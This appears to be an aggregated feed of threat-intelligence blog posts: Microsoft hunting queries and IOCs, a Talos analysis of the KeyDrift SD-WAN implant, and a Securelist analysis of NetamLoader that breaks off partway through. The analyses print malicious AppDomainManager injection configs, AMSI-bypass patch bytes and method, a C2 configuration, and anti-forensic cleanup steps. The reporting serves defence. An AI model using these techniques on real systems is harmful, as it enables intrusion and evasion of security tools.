Defense evasion and suspicious behavior Several staged payloads are associated with defense-evasion, execution, persistence, remote-thread, and other suspicious behaviors. Microsoft Defender Antivirus
– Trojan:Win32/OffLoader.A

Microsoft Defender for Endpoint
– Suspicious ‘SuspEtherRpcConn’ behavior was blocked
– Suspicious ‘SuspSmsScanConn’ behavior was blocked

Microsoft Security Copilot  

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this campaign. Useful promptbooks include:

  • Incident investigation
  • Microsoft User analysis
  • Threat actor profile
  • Threat Intelligence 360 report based on MDTI intelligence
  • Vulnerability impact assessment.

Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.

For this campaign, analysts can prompt Security Copilot to summarize and correlate available incident evidence, subject to connected data and permissions.

Threat intelligence reports

Microsoft customers can use Microsoft Defender XDR Threat analytics and related Microsoft threat intelligence reporting to track this rotating, multi-offer fake-download campaign and review updates on its Inno callbacks, offer outcomes, staged payloads, infrastructure, and proxyware or distributed-compute results.

The reporting helps analysts correlate offer callbacks and endpoint activity from the same installer session, identify devices with associated monetization stages, and assess the overall bundle outcome. It also provides investigation context, protection guidance, relevant indicators, and recommended response actions.

Advanced hunting

 Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks.

Inno offer-execution callbacks

DeviceNetworkEvents 
| where RemoteUrl has "d=inno" 
| where RemoteUrl has_any ("r=offer_execution", "r=offer_execution_fail") 
| project Timestamp, DeviceName, RemoteUrl, InitiatingProcessFileName 

Payload execution from Inno temporary directories

DeviceProcessEvents 
| where FolderPath has @"\AppData\Local\Temp\is-" 
| where FileName matches regex @"(?i)^(eld[0-9]+|set_[0-9]+|FirstFast(?:\[1\])?|SecondRunner(?:\[1\])?)\.exe$" 
| project Timestamp, DeviceName, FileName, FolderPath, InitiatingProcessFileName, SHA256 

Outbound connections to observed campaign infrastructure

DeviceNetworkEvents 
| where RemoteUrl has_any ("orbittrack.cfd", "prairielink.cfd", "willowbox.xyz", "stonestation.cfd", "foldlodge.xyz", "friendsanchor.xyz", "fallport.cfd", "wishcourt.cfd", "cratebase.cfd", "belieftrack.cfd", "beliefdesk.xyz", "companyharbor.xyz", "signalpane.cfd", "inkact.xyz", "wishgrove.cfd") 
| project Timestamp, DeviceName, RemoteUrl, RemotePort, InitiatingProcessFileName 

Hunting note: Treat each callback as an individual offer result. Group events by device, time window, and available session or affiliate fields, then correlate the callbacks with Inno temporary execution, staged filenames, scheduled-task creation, and monetization-software activity. Domain-only matches are leads, not confirmation. Validate the queries against the current Microsoft Defender XDR schema before publication.

MITRE ATT&CK Techniques observed

The following MITRE ATT&CK mappings reflect behaviors observed in the investigated activity. Mappings are limited to evidence described in this report.

Execution

Persistence

Defense evasion

  • T1036 Masquerading | Installers are presented with names and branding associated with cracked commercial software or unofficial software bundles to encourage execution.

Command and control

  • T1105 Ingress Tool Transfer | The campaign retrieves staged executables and supporting components from threat actor-controlled, cloud-storage, and content delivery network (CDN)-hosted locations.

Impact

  • T1496 Resource Hijacking | The campaign installs CharityEngine/BOINC for distributed computing and WorldProxyPool for proxyware monetization, abusing victim compute and network resources through deceptive bundled installation.

For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.

Indicators of compromise (IOC)

The following indicators of compromise (IOCs) were observed during investigation of this campaign and can assist defenders in identifying related activity and conducting threat-hunting efforts.

Indicator Type Component
beliefdesk[.]xyz Domain Offer-execution callback infrastructure.
companyharbor[.]xyz Domain Offer-execution callback infrastructure.
signalpane[.]cfd Domain Offer-execution callback infrastructure.
inkact[.]xyz Domain Offer-execution callback infrastructure.
wishgrove[.]cfd Domain Offer-execution callback infrastructure.
%TEMP%\is-*.tmp\eld*.exe File path Recurring staged payload naming and path pattern.
C:\Program Files\WorldProxyPool\sdk-agent.exe File path WorldProxyPool proxyware component.
WorldProxyPoolAgent / WorldProxyPoolWatchdog / WorldProxyPoolUpdater Scheduled task SYSTEM-level persistence created in the investigated chain.
006510ce1da2b7410376f0788c19e55616eb4bcc30072d25b7d0871dc32aa11c SHA-256 Inno second-stage runner
21306fc5716f95e252388f920314b42f1c8bcc7df67cb4d39da30217b96f4044 SHA-256 Earlier Inno loader
72750d32b440e9f2b6d05ff3d218a561a75d3d75fb976b461fa59897674a7f70 SHA-256 Earlier Inno second-stage runner
ab2c2dd37fdcfe1e7620a57f98c80bd063258bea145adc0cc6a0f8b1e24c6a8f SHA-256 Inno eld0 / first-stage payload
452a210bba4c8d08f7cb7733a816d7220a7fa570a469aea0a997cfc8b594b6a0 SHA-256 Inno eld0 / eld1 first-stage payload
523fb81fae0c7beba7b5171243cc0dee7a4d04ae0483be9172eef2394a5a2152 SHA-256 Inno eld0 first-stage payload
55cd3d36fdcc58016a64398357b2c9724a060da9f0d09266e537a61ec9552e4f SHA-256 Later Inno eld2-eld5 payload

Learn More

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Fake-download campaign uses trojanized installers to deliver monetization payloads appeared first on Microsoft Security Blog.

Hackers target government Windows systems in Asia with new malware

30 de Outubro de 2026, 09:36
The previously unknown malware, dubbed NetamLoader, uses legitimate Microsoft software components to execute malicious code, evade security tools and download additional programs onto infected computers.

  • ✇Cisco Talos Blog
  • Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN Cisco Talos
    Cisco Talos has identified UAT-11473, a highly sophisticated advanced persistent threat (APT) actor, who exploited CVE-2026-20127, an authentication bypass vulnerability in Cisco SD-WAN Catalyst Controller instances to bypass authentication and gain unauthorized access to affected systems.UAT-11473 then installed a custom malware framework we track as “KeyDrift” consisting of multiple components geared towards collecting sensitive keying information, acting as backdoors and intermediate command-
     

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

28 de Outubro de 2026, 18:32
  • Cisco Talos has identified UAT-11473, a highly sophisticated advanced persistent threat (APT) actor, who exploited CVE-2026-20127, an authentication bypass vulnerability in Cisco SD-WAN Catalyst Controller instances to bypass authentication and gain unauthorized access to affected systems.
  • UAT-11473 then installed a custom malware framework we track as “KeyDrift” consisting of multiple components geared towards collecting sensitive keying information, acting as backdoors and intermediate command-and-control (C2) hosts.
  • Observed targeting spans across space and satellite services, defense and aerospace technology, and policy research.

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

Talos assesses with high confidence that UAT-11473’s operating infrastructure overlaps considerably with Volt Typhoon’s “Silent Train” covert access network.

KeyDrift is a custom malware framework that is designed to operate in Cisco SD-WAN controller environments. Talos assesses with high confidence that the framework is designed to provide long-term persistent access and automated exfiltration of sensitive keying material. KeyDrift operates inside SD-WAN control-plane processes and is capable of intercepting decrypted control traffic, extracting control-session metadata and data-plane keying material, and staging or transmitting the collected material using encrypted records.

The framework's primary component is PolyFlame, a memory-resident module deployed through modified runit service paths. PolyFlame is injected into legitimate running vdaemon processes, and it can also masquerade as a packed “aaamgrd” loader variant. Once resident, PolyFlame interposes socket, DTLS, and runtime-linker behavior through functions such as recvfrom, sendto, getpeername, dlopen, dlsym, mprotect, and “/proc/%d/maps” parsing. This gives KeyDrift access to SD-WAN control-plane traffic from inside legitimate controller daemon execution rather than through a conventional endpoint beacon.

LittleFilch, another component of the KeyDrift framework, provides the collection and exfiltration capability identified in the framework. The module hooks “SSL_read” inside vdaemon, inspects decrypted control-plane buffers, extracts keying material for a list of predefined edge nodes, and stages the data locally in encrypted format for exfiltration.

Talos assesses with high confidence that KeyDrift's intended operational purpose is Cisco SD-WAN control-plane collection: persistent controller residence, in-band traffic access, key-material extraction from decrypted control messages, and encrypted staging or exfiltration of the recovered material. Observed variations of the KeyDrift modules and deployment mechanisms suggest active development of the framework’s capabilities.

KeyDrift analysis

KeyDrift uses Cisco SD-WAN runit service paths as its primary execution anchor. In the PolyFlame sshd deployment, the actor modifies the service run script, remounts /rootfs.rw executable, launches a malicious script “conf_sshd” in the background, and then starts the legitimate sshd service. The loader script enumerates running vdaemon PIDs, records them in “/tmp/system-vdaemon”, and invokes the injector component “rsshd” to inject PolyFlame (“libdssl.so”) into each process.

Recovered conf_sshd logic uses the same control flow across reviewed samples:

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
Figure 1. conf_sshd control flow logic.

Runit launchers

The observed sshd runit launcher preserves normal Cisco SD-WAN sshd startup logic while adding two malicious lines before service execution, which remount “/rootfs.rw” executable and background execution of conf_sshd, which then drives rsshd injection into vdaemon.

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
Figure 2. conf_sshd execution logic.

The recovered aaamgr runit launcher from an affected vBond appliance uses a parallel service-wrapper pattern, but it executes the packed aaamgrd PolyFlame loader directly. The deletion of the writable-overlay PAM configurations for sshd and login before remounting “/rootfs.rw” executable if part of the legitimate script, along with the invocation of the aaamgrd daemon via Python:

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
Figure 3. aamgrd daemon launch.

PolyFlame

PolyFlame is the primary operational module in the KeyDrift framework. PolyFlame operates at the socket and DTLS control-plane layer. PolyFlame serves two primary purposes:

  • Command execution via a TinyShell-styled backdoor
  • Intermediate C2 that can forward commands to and from the C2 to other peers

PolyFlame is primarily injected into the vdaemon process, providing operational obfuscation and access to all in-process state: DTLS session keys, vEdge topology, OMP routes, and policy tables. No hardcoded IPv4 addresses, binding ports, callback domains, URLs, host headers, or polling interval were recovered from the analyzed PolyFlame samples. PolyFlame is designed for in-band control or tasking over Cisco SD-WAN control-plane traffic rather than a conventional fixed external beacon.

This implant is meant to serve as a hook of the recvfrom() API call. The original recvfrom is replaced by a malicious subroutine in the vdaemon process. When recvfrom is called in the vdaemon process, the malicious subroutine will first execute the real/legitimate recvfrom() API to obtain the C2 IP address info for communicating with it in the future.

PolyFlame’s time check

The recvd data from the C2 consists of the MD5 value of a specific DATE. PolyFlame will calculate the local time on the device in format “%Y-%m-%d" and calculate its MD5 hash. If the MD5 calculated by the device does not match with the one sent by the C2, the implant will stop further execution. Otherwise, the implant then uses an “administrative code” from the C2 and performs an action.

PolyFlame’s tasking

PolyFlame contains an administrative mode that processes the admin code sent by the C2, that defines operations — it's one of the first flags checked in the backdoor:

  • Code = 1: Generate random bytes and send to C2. This is likely a check-in beacon or heartbeat for the C2.
  • Code = 2: Set implant type to backdoor (TinyShell) or intermediate C2.
  • Code = 3: Set up the command handler for the intermediate C2.
  • Any other code value: Check the implant type flag currently set. Based on the implant type flag, either send the accompanying data to TinyShell or the intermediate C2 component for processing.

PolyFlame’s command execution

PolyFlame contains a backdoor that matches the capabilities of TinyShell: file read, file write, and arbitrary command execution, but not interactive shell. This backdoor component’s implementation is quite similar to TinyShell, but the command codes differ. PolyFlame handles the following command codes:

  • Code = 0x100: Execute command using “/bin/sh -c <command>”
  • Code = 0x200: Write file to disk.
  • Code = 0x300: Read file from disk and send to the C2.

PolyFlame as an intermediate C2 component

The intermediate C2 component is a one-to-many handler (somewhat like a one-to-many multiplexer) — meaning the implant can connect to only one C2 but can connect to many peers who can be served by the intermediate C2 component. Similar to the TinyShell-backdoor component, the intermediate C2 component also accepts and processes specific command codes from the C2:

  • Code = 0x403: Create a thread to connect to the specified peer IP. Make a new connection and keep socket alive until specified.
  • Code = 0x404: Send data recvd from the C2 to a connected peer.
  • Code = 0x405: Remove a peer from the list of active connections.
  • Code = 0x407: Send a response recvd from a peer, back to the C2.
  • Code = 0x408: Set a specific value in memory.

PolyFlame variant: aaamgrd

 Talos has observed a distinct PolyFlame variant that masquerades as the aaamgr service. The legitimate Cisco aaamgr component is a Python package; it does not normally appear as a compiled ELF runit service. This PolyFlame variant is executed by a malicious runit service under “/etc/sv/aaamgr/” with aaamgrd and a modified run launcher.

aaamgrd is a statically linked ELF64 executable with no section headers, a single RWE loader segment, and an RC4-encrypted embedded ELF payload. The loader uses direct syscalls including ptrace, fork, wait4, kill, tgkill, mmap, and mprotect. It performs an anti-debug check by deobfuscating /proc/%d/status and TracerPid: and exits if a tracer is present.

The observed staging sequence was:

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN

Figure 4. PolyFlame staging sequence.

Note that in addition to the implant execution staging, there are also indications of timestomping.

LittleFilch: libcommon.so TLS interception module

LittleFilch is a control-session interception module positioned to collect data-plane keying material from control sessions visible to the injected vSmart process.

LittleFilch installs an SSL_read hook inside vdaemon. The hook calls the original SSL_read, then processes returned buffers only when the returned size is greater than 0x18F, the first decrypted byte is 0x07, and three marker patterns are checked for presence. These marker bytes are followed by the actual artifacts that LittleFilch aims to record:

Marker bytes

Parsed field

Length

Notes

40 03 06

Public IP

4 bytes

vEdge public / transport IP

40 0C 04

Peer system-IP

4 bytes

vEdge OMP system-IP

05 01 0C 06 40

Binary key field

32 (0x20) bytes

Assessed OMP-distributed AES-256 IPsec data-plane key material

LittleFilch records the extracted keying material and RSA-encrypts it before writing the output to “/var/tmp/vdaemon.bin”. It can then send the encrypted content over UDP in a DTLS 1.2 application-data style record.

Inside KeyDrift: Analyzing historical UAT-11473 activity on Cisco SD-WAN
Figure 5. Keying material recording format used by LittleFilch.

LittleFilch expects its configuration file — located at “/var/tmp/vdaemon.conf” —  to contain two host port lines: one local bind IP/port and one remote destination IP/port. It deletes “/var/tmp/vdaemon.conf” after reading it. Talos has not been able to recover the “vdaemon.conf” file.

KeyDrift components

Component

Primary hook/surface

Observed scope

Confirmed function

PolyFlame libdssl.so

Socket / DTLS / runtime linker interposition inside vdaemon

Multiple affected controller roles

In-band control-plane interception and tasking; exact command format unresolved

rsshd

Ptrace injection

Multiple affected controller roles

Injects libdssl.so into vdaemon by PID

conf_sshd

Shell-based PID enumeration

Multiple affected controller roles

Locates vdaemon PIDs and records injection output

Trojanized run

Runit service launcher

Multiple affected controller roles

Remounts overlay executable and launches injector chain

Packed aaamgrd

Packed loader, direct syscalls, anti-debug

Affected vBond appliance evidence

Decrypts and runs embedded PolyFlame payload; tampers with PAM configs

LittleFilch libcommon.so

OpenSSL SSL_read hook

Affected vSmart process evidence

Extracts control-session identifiers and assessed data-plane key material from decrypted control traffic

vdaemon.bin

Encrypted staging file

Affected vSmart process evidence

Stores RSA-encrypted LittleFilch telemetry records

vdaemon.conf

Runtime endpoint config

Affected vSmart process evidence

Supplies local and remote UDP endpoint configuration; deleted after read

MITRE ATT&CK techniques 

Technique

ID

Notes

Process Injection: Ptrace System Calls

T1055.008

rsshd injects libdssl.so into vdaemon by PID

Hijack Execution Flow: Dynamic Linker Hijacking

T1574.006

PolyFlame uses dlsym(RTLD_NEXT, ...), dlopen, and runtime interposition

Boot or Logon Initialization Scripts

T1037

Modified runit service scripts launch KeyDrift components

Create or Modify System Process

T1543

Malicious service paths under etc/sv/sshd/ and etc/sv/aaamgr/

Masquerade Task or Service

T1036.004

sshd and aaamgr service-name masquerading

Unix Shell

T1059.004

conf_sshd and recovered operator staging commands

Software Packing

T1027.002

aaamgrd uses packed embedded ELF payload

System Checks

T1497.001

aaamgrd checks TracerPid before unpacking

Timestomp

T1070.006

touch --reference= and chmod --reference= staging commands copied reference file metadata

Network Sniffing

T1040

PolyFlame and LittleFilch intercept SD-WAN control-plane traffic

Encrypted Channel: Symmetric Cryptography

T1573.001

PolyFlame AES implementation; aaamgrd RC4 packer; LittleFilch RSA-encrypted records

Recommendations

Cisco has released patches for CVE-2026-20127 and published a hardening guide for Cisco Catalyst SD-WAN deployments available here. Organizations are strongly advised to prioritize the application of these patches and follow the guidance provided.

Following the identification of UAT-11473 activity, Talos strongly recommends that organizations monitor their systems for indicators of post-compromise activity. Should any signs of unauthorized activity be detected, organizations should immediately activate their incident response frameworks. Contact the Cisco Technical Assistance Center (TAC) for support by initiating a TAC request.

Coverage

Snort SIDs are already available for CVE-2026-20127: 65938, 65958.

Snort SIDs for the malicious artifacts illustrated in this blog:

  • Snort v2: 67387 through 67416
  • Snort v3: 7:44 through 7:73
  • ✇Securelist
  • Unknown APT uses NetamLoader to attack a Win10 OS customized for governments in Asia GReAT
    Introduction A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established. The sample came to light in the first half of 2026, when Kaspersky Security Net
     

Unknown APT uses NetamLoader to attack a Win10 OS customized for governments in Asia

Por:GReAT
29 de Outubro de 2026, 05:00

Introduction

A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established.

The sample came to light in the first half of 2026, when Kaspersky Security Network (KSN) issued a malware detection alert for a .config file using AppDomainManager injection to load arbitrary .NET assemblies. The file was packaged inside a CAB archive placed in the directory that stores Windows operating system update packages. Initial analysis of the CAB contents found no malicious code: most executables were legitimate components of the third-party patch management tool Patch My PC, and even the .NET assemblies used for the injection were Microsoft-signed. A later re-examination of the original .config file and the full loading process revealed the infection chain and framework described in this report.

Kaspersky’s products detect this threat as HEUR:Trojan.MSIL.NetamLoader.gen, Trojan.MSIL.Zapchast.*, and Trojan.Script.Agent.*.

Background

During routine threat hunting, KSN sent us a malware detection alert. The notification flagged a .config file that employed AppDomainManager injection to load arbitrary .NET assemblies. The file was compressed into a CAB archive named e4537a1762fcafd2fd96bfc825bad34f9db9a24d and saved in the folder that stores Windows operating system update packages. Below is the full path to this archive:

C:\Windows\SoftwareDistribution\Download\e4537a1762fcafd2fd96bfc825bad34f9db9a24d

Starting with this CAB archive, we uncovered a highly complex infection chain that uses a previously unknown advanced loading framework.

Initial infection

The CAB file contains the following seven files, which are extracted and placed in the path C:\Windows\SoftwareDistribution\Download\Install\:

Files compressed in the CAB file

Files compressed in the CAB file


Except for Resources.resx, none of the files contain malicious code. We did not observe how the CAB file was delivered to the victim; we only saw the process PatchMyPC-ScriptRunner.exe running with the following arguments:

C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe -updatepackage -applicationid=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx

After the file is launched in this manner, the infection chain progresses to stage 1.

Stage 1

Starting with the execution of PatchMyPC-ScriptRunner.exe, which then served as a host process for loading several payloads, we identified a complex two‑stage loading mechanism with multiple steps. The overall flow of stage 1 is summarized in the diagram below.

Infection chain: Stage 1

Infection chain: Stage 1

Step 1

The AppDomainManager injection technique is used to load an arbitrary .NET assembly. With this mechanism, when PatchMyPC-ScriptRunner.exe runs, the accompanying configuration file PatchMyPC-ScriptRunner.exe.config in the same directory is loaded before the executable’s main function runs. Below is the content of PatchMyPC‑ScriptRunner.exe.config.

<?xml version="1.0" encoding="utf-8" ?>
<configuration>
	<runtime>
		<appDomainManagerType  value="Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration">
       </appDomainManagerType>
		<appDomainManagerAssembly  value="Microsoft.HostIntegration.Connectors, Version=1.0.0.0, 
                    Culture=neutral, PublicKeyToken=31bf3856ad364e35">
       </appDomainManagerAssembly>
		<NGenAssemblyUsageLog enabled="0" />
	</runtime>
    <startup> 
        <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.6" />
    </startup>
</configuration>

According to the configuration file, the class Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration from the Microsoft.HostIntegration.Connectors.dll module (a Microsoft‑signed assembly) is loaded. DataCacheFactoryConfiguration is the configuration class for the Windows Server AppFabric Cache Client, specifying the settings for a new cache client. When the configuration class is loaded, its instance first attempts to find and read the default configuration file, fabric.config, located in the same directory. The contents of fabric.config are shown below:

<?xml version="1.0" encoding="utf-8"?>
<section name="foo">
    <customType className="System.Resources.ResXResourceSet, System.Windows.Forms, 
                Version=4.0.0.0, Culture=neutral, 
                PublicKeyToken=b77a5c561934e089(Resources.resx)" />
</section>

Step 2

The DataCacheFactoryConfiguration class has a design flaw that can be abused to load arbitrary assemblies. The fabric.config file is meticulously crafted. When the file is loaded, the DataCacheFactoryConfiguration instance examines its className attribute, loads the specified type (System.Resources.ResXResourceSet from the System.Windows.Forms assembly), and creates a ResXResourceSet instance, passing “Resources.resx” to its constructor for parsing.

In the .resx file, multiple layers of payloads – including several XAML files, .NET assemblies, and JSON data – are encoded, compressed, or encrypted (see the diagram below). Each layer is unpacked and loaded by the layer above it. Once a layer finishes its operation, the next layer is extracted and loaded. Below, we analyze each layer in the order in which it is loaded:

Multiple layers of payloads are compressed and encrypted in the .resx file

Multiple layers of payloads are compressed and encrypted in the .resx file

The Microsoft RESX schema defines the XML layout used by .resx files, which has a human-readable structure and can hold application resources: strings, images, icons, and serialized objects. The Resources.resx file contains a Base64‑encoded binary object that was serialized using the well‑known, highly vulnerable .NET BinaryFormatter class.

Base64-encoded serialized binary object in Resources.resx

Base64-encoded serialized binary object in Resources.resx

Parsing this .resx file with ResXResourceSet causes the embedded Base64‑encoded binary payload to invoke BinaryFormatter.Deserialize(), triggering a deserialization vulnerability that enables a TypeConfuseDelegate attack. The TypeConfuseDelegate then invokes XamlReader.Parse(), which loads a XAML payload (named XAML-1) embedded within the binary object.

XAML is a markup language for building user interfaces in .NET applications, but its capabilities extend far beyond that. Using two built‑in objects, ObjectDataProvider and ResourceDictionary, logic equivalent to C# code can be expressed in an XML‑like syntax.

A code snippet of XAML-1

A code snippet of XAML-1

Step 3

The XAML-1 code acts as a loader for an embedded payload. The process is as follows:

  1. Retrieve the full command line of the current host process PatchMyPC‑ScriptRunner.exe, converting all arguments to lowercase.
  2. Generate the AES key by hashing the command‑line string with SHA‑256.
  3. Decode the Base64 string embedded in XAML-1 into a binary array. Use the first 16 bytes of that array as the IV, then decrypt the remaining encrypted data with AES. The decrypted output is another piece of XAML code, which we refer to as XAML-2.
  4. Load XAML-2 into memory using the .NET API System.Windows.Markup.XamlReader.Load().
  5. If any exception occurs during decryption, trigger Environment.Exit(0), silently terminating the host process to prevent error messages that might reveal the attack.

Stage 2

XAML‑2 initiates stage 2 of the infection. The diagram below shows the overall flow of this stage.

Infection chain: Stage 2

Infection chain: Stage 2

XAML‑2 contains two embedded Base64‑encoded sections. These sections are actually two additional XAML files (referred to as XAML-2-1 and XAML-2-2) that were first compressed with ZIP and then encoded in Base64. After decoding and decompressing, XAML-2 loads each file into memory separately with XamlReader.Load().

A code snippet of XAML-2

A code snippet of XAML-2

XAML-2-1

The first file consists of 796 lines. Its sole purpose is to hijack a key AMSI API to bypass anti‑malware scanning.

Sensitive strings in XAML-2-1 are cut into tiny pieces

Sensitive strings in XAML-2-1 are cut into tiny pieces

To avoid detection by anti‑malware signature scans, sensitive strings are split into very short fragments. When XAML-2-1 is loaded and parsed, the fragments are reassembled into the original string.

The key steps it takes to achieve its goal are as follows:

  1. Check the OS architecture by verifying whether IntPtr.Size equals 8. If it does not, the host process isn’t 64‑bit, so abort the hijack operation.
  2. Combine the split strings into a single CLSID GUID (fdb00e52-a214-4aa1-8fba-4357bb0072ec), then try to create an instance of the AMSI COM object using this GUID.
  3. Patch the AMSI module.
    • Create a delegate for the runtime method Console.Clear() and then obtain its native function pointer. Next, patch the method by overwriting its first bytes in memory with the binary payload (41 C7 00 01 00 00 00 33 C0 C3).
    • Obtain the native pointer of the AMSI COM object with Marshal.GetIUnknownForObject(). From this pointer, read the address of its virtual method table and add 0x18 to reach another pointer that holds the address of the CAmsiAntimalware::Scan method.
    • Use VirtualProtect() to make the Scan() pointer writable, change its value from the address of the CAmsiAntimalware::Scan() method to the address of the patched Console.Clear(), and then restore the pointer’s original protection attributes. Once this step is complete, every scan returns AMSI_RESULT_CLEAN (value = 0).

One patch targets the Console.Clear() API, which resides in the memory space of an existing legitimate module, while the other modifies only the virtual tables of the AMSI module, allowing the malware to pass code integrity checks.

XAML-2-2

XAML-2-2 consists of two parts: a .NET module (the first loader, .NET 1 Loader) and a JSON data payload (the C2 configuration, JSON-1). Both components are compressed with ZIP and then encoded in Base64. XAML-2-2 first decodes and decompresses the .NET assembly .NET 1 Loader, then uses the Assembly.CreateInstance() API to create an instance of the .NET 1 Loader and passes the Base64‑encoded JSON-1 to the m.C() method of .NET 1 Loader as a parameter.

.NET 1 Loader

.NET 1 Loader decodes, decompresses, and parses JSON‑1. The decoded and decompressed JSON‑1 is shown below:

{
    "p": "[Base64‑encoded JSON, which we call JSON‑1-p]"
    "c": "[Base64‑encoded JSON, which we call JSON‑1-c]"
}

  • JSON-1-c
    This JSON contains the configuration data that .NET 1 Loader uses to report the execution results of the loaded payload to the C2 server.
    sc false Flag. Determines whether to report the execution result of m.C(). When set to false, reporting to C2 is skipped.
    c null Reporting C2 server. The result returned by the m.C() method of .NET 1 Loader is sent to this server.
    tp null Unknown item, suspected to be a trusted SSL certificate. Thumbprint was used to verify this alleged C2 certificate.
    e null The AES key that encrypts the JSON result returned by the m.C() method of .NET 1 Loader.
  • JSON-1-p
    JSON-1-p is a more complex configuration file. .NET 1 Loader parses its data to prepare and load the subsequent stages. The following configuration keys store the payloads:
    • oib: Base64‑encoded .NET 2 Plugin (PE file)
    • oub: Base64‑encoded XAML that invokes Exit(0)
    • ibk: AES key used to decrypt ibi
    • ibi: A Base64‑encoded collection of compressed, encrypted XAML templates used to build XAML-3. Detailed instructions for decrypting and assembling XAML‑3 are provided in the XAML‑3 section below.

    Other items are passed as C2 configuration to the .NET 2 Plugin at a later stage.

    [
        {
            "c": [
                {
                    "cu": "https://openaigpt4v.com/model_v4/",
                    "tp": "*",
                    "rh": ""
                }
            ],
            "mib": 79200,
            "mab": 100800,
            "mis": 1200,
            "mas": 2400,
            "e": "9fT04e03tAiZAPogcDWt0w==",
            "ii":  null,
            "aop": null,
            "oib": "TVqQAAMAAAAEAAAA//8AALgAAAAAA...",
            "oub": "PFJlc291cmNlRGljdGlvbmFyeS...",
            "wi": 100801,
            "ibk": "W7BHmIRBRY3FOIfWprbW/ZJh5GbPND3sY+qCBDY7O2A=",
            "ibi": "4pUDtQVbD6leQrDvtT3gaaCLec...",
            "de": false
        }
    ]

After obtaining the configuration, .NET 1 Loader proceeds with the following key steps:

  1. Delete the update records from the system log related to the malicious update packages, along with the malicious files and cache files used in stage 1.
    • Delete malicious files extracted from the CAB
      PatchMyPC-ScriptRunner.exe.config
      fabric.config
      Resources.resx
    • Delete CLR usage logs and Windows system Prefetch cache files to eliminate evidence that could be used in forensic analysis.

      %LOCALAPPDATA%\Microsoft\CLR_v4.0\UsageLogs\PatchMyPC-ScriptRunner.exe.log
      %WINDIR%\Prefetch\PATCHMYPC-SCRIPTRUNNER.EXE-*.pf

    • Retrieve the files in the folders matching the pattern 20???? at the path below, where each file name starts with “20” followed by six more characters (e.g., 20260101). Read the files’ contents, filter out any lines containing the exact substring GetExtendedUpdateInfoHandler, and write the filtered content back to the log files. The path contains the keyword CmitUpdateAgent, which may be linked to a custom Windows 10 build used by a government in Asia.
      "%WINDIR%\Logs\CmitUpdateAgent\20????\20??????"

  2. Reset a registry‑based exception‑state logging system by deleting the nine GUID keys under the path LocalMachine\SOFTWARE\Classes\appid\[specific_GUID] one at a time, along with all of their child subkeys. The algorithm that generates the GUID path is unique– it derives the GUID from the C2 URL– so each C2 server has its own distinct set of bound GUIDs. Of the nine GUIDs derived using this method, one indicates that an exception occurred, and the others are numbered 0 through 7.
     
    For example, when the malware catches exception code 129, it creates the registry subkey {bde7ddc2-1f6f-4397-a0df-ae7c7d67d65a} to indicate that an exception occurred. It then checks the bit mask, where 129 equals binary 10000001. Consequently, it creates the eighth subkey {74084115-433e-4fe8-8d01-41c48fbfeef6} and the first subkey {bf6f4bde-97db-4dcd-9546-7ebf10061519}.
  3. Verify that each necessary configuration item exists in JSON-1-p, then validate some of its items against hardcoded values. If any item fails the check, halt the infection chain and submit the execution result to the reporting C2 server.
  4. Verify that the current user is an administrator; if not, throw an exception with code 128.
  5. Check whether the configuration item aop exists. If it does, Base64-decode its value, use the result as XAML-3, and skip to step 9.
  6. Generate a unique malware instance ID for the configuration item ii by calling Guid.NewGuid().
  7. Query the SusClientId value from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate. Then generate the value for the newly defined configuration item si by computing a GUID using the same algorithm as above. Use the concatenation of the retrieved SusClientId value and the byte sequence \x14\x43\x9B\x64 as the input data for the algorithm.
  8. Parse JSON-1-p, extract the relevant items and their values, and convert them to XAML format. Next, follow the steps outlined in the XAML-3 section to generate the complex XAML script XAML-3.
  9. Create a COM instance of WScript.Shell (CLSID: 41904400-BE18-11D3-A28B-00104BD35090) and retrieve the environment of the current process. Then set the COMPlus_ETWEnabled environment variable to 0 to prevent the CLR from registering the .NET ETW provider, which hides the associated events.
